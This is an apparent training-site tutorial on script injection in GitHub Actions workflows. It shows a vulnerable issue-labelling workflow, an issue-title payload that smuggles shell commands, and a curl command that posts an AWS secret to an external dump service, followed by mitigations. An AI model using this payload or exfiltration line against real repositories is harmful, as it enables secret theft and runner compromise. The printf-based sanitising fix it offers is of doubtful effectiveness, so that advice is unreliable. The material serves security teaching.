> ## Documentation Index
> Fetch the complete documentation index at: https://notes.kodekloud.com/llms.txt
> Use this file to discover all available pages before exploring further.
# Risk of Script Injection Attack
> User-controlled inputs in GitHub Actions can create vulnerabilities, allowing attackers to execute commands, enumerate files, and exfiltrate secrets.
User-controlled inputs in GitHub Actions workflows can introduce critical vulnerabilities. This article demonstrates how untrusted issue titles may allow an attacker to run arbitrary shell commands, enumerate workspace files, and exfiltrate secrets.
## Example Workflow

The following workflow triggers on newly opened issues. It inspects the issue title for the keyword `bug`, echoes a message, and assigns a label. An AWS secret is loaded from repository secrets as an environment variable.
```yaml theme={null}
name: Label Issues (Script Injection)
on:
issues:
types: [opened]
jobs:
assign-label:
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v4.1.1
- name: Add a Label
env:
AWS_SECRET_ACCESS_KEY: ${{ secrets.AWS_SECRET_ACCESS_KEY }}
run: |
issue_title="${{ github.event.issue.title }}"
if [[ "$issue_title" == *"bug"* ]]; then
echo "Issue is about a bug!"
echo "Assigning Label - BUG"
else
echo "Not a bug"
fi
```
## Demonstrating Script Injection
An attacker can craft an issue title that injects shell commands into the `run` step. For example:
```bash theme={null}
bug"; ls $GITHUB_WORKSPACE; echo "
```


When this issue triggers the workflow, the injected `ls` command executes on the runner, revealing files:
## Exfiltrating Secrets
Beyond directory listing, an attacker can chain commands to leak secrets. The following `curl` command posts the AWS secret to a remote dump service:
```bash theme={null}
curl --request POST \
--data "anything=$AWS_SECRET_ACCESS_KEY" \
https://httpdump.app/dumps/c2a7d181-5768-4cb5-a930-4d016c38d7d2
```
On the dump service, the secret appears in the POST payload:
```text theme={null}
POST /dumps/c2a7d181-5768-4cb5-a930-4d016c38d7d2
anything=kwIvBBZ1Mlyap7XzquB/ScxFPlD0uINVszfF+q
```
Exposed `AWS_SECRET_ACCESS_KEY` can be exploited to access AWS resources, incurring data breaches or infrastructure compromise.
## Risk Summary
| Risk Type | Impact | Example |
| ------------------- | ---------------------------------- | -------------------------------------- |
| Command Injection | Arbitrary code execution on runner | `ls $GITHUB_WORKSPACE` via issue title |
| Secret Exfiltration | Leakage of environment secrets | `curl` of `$AWS_SECRET_ACCESS_KEY` |
| Data Disclosure | Exposure of repository files | Listing workspace directory |
## Mitigation Strategies
1. **Sanitize Inputs**\
Avoid direct interpolation of untrusted data. Use proper quoting:
```bash theme={null}
safe_title=$(printf '%q' "$issue_title")
```
2. **Use Composite or JavaScript Actions**\
Isolate processing in actions that handle inputs without a shell.
3. **Scope Secrets Minimally**\
Restrict secret access with [job permissions](https://docs.github.com/actions/security-guides/automatic-token-authentication#permissions-for-the-github_token).
4. **Validate Patterns**\
Enforce regex or allowlists when matching user-supplied values.
5. **Leverage Third-Party Utilities**\
Consider actions like [nektos/act-sanitizer](https://github.com/nektos/act-sanitizer) for automatic escaping.
For more guidance on securing workflows, see the [GitHub Actions security hardening guide](https://docs.github.com/actions/security-guides/security-hardening-for-github-actions).
## Conclusion
Untrusted inputs in GitHub Actions can lead to script injection, workspace enumeration, and secret theft. Always validate, sanitize, and escape user-provided data before executing it on your CI runner.
## References
* [GitHub Actions Documentation](https://docs.github.com/actions)
* [Security Hardening for GitHub Actions](https://docs.github.com/actions/security-guides/security-hardening-for-github-actions)
* [OWASP Command Injection](https://owasp.org/www-community/attacks/Command_Injection)